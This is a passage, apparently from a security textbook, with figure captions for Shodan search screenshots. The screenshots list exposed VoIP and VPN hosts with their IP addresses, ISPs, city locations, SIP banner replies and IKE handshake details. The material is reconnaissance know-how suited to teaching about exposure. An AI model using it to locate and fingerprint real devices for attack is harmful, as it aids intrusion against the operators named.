
151.54.247.153
WIND TRE S.P.A.
Italy, Catania

```
SIP/2.0 404 Not Found
From: <sip:nm@nm>;tag=root
To: <sip:nm2@nm2>;tag=922eb0-99f73697-13c4-5506-187554-f34b022-187554
Call-ID: 50000
CSeq: 42 OPTIONS
User-Agent: DLink VoIP Stack
Supported: replaces,timer,100rel
Via: SIP/2.0/UDP nm;received=224.73.143.19;rport=26810;branch=foo
Content-Le...
```

151.21.63.124
ppp-124-63.21-151.wind.it
WIND TRE S.P.A.
Italy, Monza

```
SIP/2.0 404 Not Found
From: <sip:nm@nm>;tag=root
To: <sip:nm2@nm2>;tag=1fe29a0-7c3f1597-13c4-5506-113760-2509ec9f-113760
Call-ID: 50000
CSeq: 42 OPTIONS
User-Agent: DLink VoIP Stack
Supported: replaces,timer,100rel
Via: SIP/2.0/UDP nm;received=224.170.152.61;rport=26810;branch=foo
Content...
```

Figure 2.31: Screenshot of SHODAN search engine showing VoIP results



TOTAL RESULTS

5,012,000

TOP COUNTRIES

United States	904,772
Japan	722,749
China	527,395
Australia	318,570
Germany	279,454

More...

TOP PORTS

500	3,311,173
135	315,938
4500	86,698
443	25,017
80	15,898

More...

TOP ORGANIZATIONS

Amazon Technologies Inc.	174,562
Open Computer Network	147,377
Telstra	108,009
Telstra Internet	103,001
Amazon.com, Inc.	100,566

More...

TOP PRODUCTS

Microsoft RPC Endpoint Mapper	312,658

New Service: Keep track of what you have connected to the Internet. Check out **Shodan Moni**

52.74.240.156

ec2-52-74-240-156.ap-southeast-1.compute.amazonaws.com
Amazon Technologies Inc.
Singapore, Singapore

```
VPN (IKE NAT-T)

Initiator SPI: 5e2686b6d9d7d70e
Responder SPI: 0000000000000000
Next Payload: Notification (N)
Version: 1.0
Exchange Type: Informational
Flags:
    Encryption:     False
    Commit:         False
    Authentication: False
Message ID: 5ef80482
Length: 48
```

78.94.215.218

ip-078-094-215-218.um19.pools.vodafone-ip.de
Vodafone NRW GmbH
Germany, Bünde


```
VPN (IKE)

Initiator SPI: 6636686938353272
Responder SPI: 3467307070703467
Next Payload: RESERVED
Version: 2.0
Exchange Type: DOI Specific Use
Flags:
    Encryption:     False
    Commit:         False
    Authentication: False
Message ID: 00000000
Length: 36
```

123.52.110.243

CHINANET HENAN PROVINCE NETWORK
China, Zhengzhou

```
VPN (IKE)

Initiator SPI: 6636686938353272
Responder SPI: 3467307070703467
Next Payload: Notification (N)
Version: 1.0
Exchange Type: Informational
Flags:
    Encryption:     False
    Commit:         False
    Authentication: False
Message ID: 00000000
Length: 40
```

Figure 2.32: Screenshot of SHODAN search engine showing VPN results

